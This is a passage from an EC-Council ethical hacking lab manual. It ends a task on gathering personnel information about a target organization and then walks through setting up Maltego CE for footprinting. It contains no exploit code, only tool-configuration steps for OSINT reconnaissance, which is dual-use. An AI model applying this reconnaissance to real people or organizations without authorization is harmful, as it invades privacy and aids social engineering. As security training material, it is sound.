


Figure 9.1.34: Viewing the Report

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

74. The generated report appears in the **Firefox** browser, displaying a summary of the result. You can expand the **Contacts** and **Profiles** nodes to view all the obtained results.




Figure 9.1.35: Viewing the Report

75. You can further expand the **Contacts** and **Profiles** node to view detailed information about the target.




Figure 9.1.36: Expand Contacts and Profiles

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

76. We have now gathered information about the employee working in a target organization.
77. This concludes the demonstration of gathering host information of the target domain and gathering personnel information of a target organization.
78. Close all open windows and document all the acquired information.

TASK 2 Footprinting a Target using Maltego

Here, we will gather a variety of information about the target organization using Maltego.

TASK 2.1 Configure Maltego

1. In the **Parrot Security** virtual machine, launch **Maltego** by navigating to **Applications → Pentesting → Information Gathering → maltego**, as shown in the screenshot.

Maltego is a footprinting tool used to gather maximum information for the purpose of ethical hacking, computer forensics, and pentesting. It provides a library of transforms to discover data from open sources and visualizes that information in a graph format, suitable for link analysis and data mining.




Figure 9.2.1: Maltego Product Selection wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

2. A security pop-up appears, enter password as **toor** in the **Password** field and click **OK**.
3. A **Product Selection** wizard appears on the Maltego GUI; click **Run** from **Maltego CE (Free)** option.

Note: If the **Memory Settings Optimized** pop-up appears, click **Restart Now**.




Figure 9.2.2: Maltego Product Selection wizard

Maltego provides you with a graphical interface that makes seeing these relationships instant and accurate, and even making it possible to see hidden connections.

4. As the **Configure Maltego** window appears along with a **LICENSE AGREEMENT** form, check the **Accept** checkbox and click **Next**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. You will be redirected to the **Login** section; leave the **Maltego** window as it is and click **Firefox** icon from the top-section of the window to launch the Firefox browser.




Figure 9.2.3: Maltego Login section

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. The **Firefox** window appears, in the address type **https://www.maltego.com/ce-registration** and press **Enter**
7. A **Register a Maltego CE Account** page appears, enter your details and confirm the captcha, and click **REGISTER** button to register your account and activate it.

Note: Please provide a working email ID at the time of registration. Once the registration is done, you will receive an activation email. Activate your account as instructed in the email to use the tool.

Note: If cookie notification appears in the lower section of the browser, click **Accept**.




Figure 9.2.4: Registration Section

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. Minimize the web browser and go back to the setup wizard and enter the **Email Address** and **Password** specified at the time of registration; solve the **captcha** and click **Next**.




Figure 9.2.5: Maltego Login Section

9. The **Login Result** section displays your personal details; click **Next**.




Figure 9.2.6: Maltego Login result section

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. The **Install Transforms** section appears, which will install items from the chosen transform server. Leave the settings to default and click **Next**.




Figure 9.2.7: Maltego Install Transforms section

11. The **Help Improve Maltego** section appears. Leave the options set to default and click **Next**.

Note: The screenshot might differ in your lab environment.




Figure 9.2.8: Maltego Help Improve Maltego section

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. The **Ready** section appears. Select the radio button of **Open a blank graph and let me play around** and click **Finish** to perform footprinting manually.

Note: If the **Privacy Policy Change Notice** appears, click **Acknowledge**.




Figure 9.2.9: Maltego Ready wizard

13. The **Maltego Community Edition** GUI appears, and the **New Graph (1)** window will be automatically launched, as shown in the screenshot.




Figure 9.2.10: Maltego GUI

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

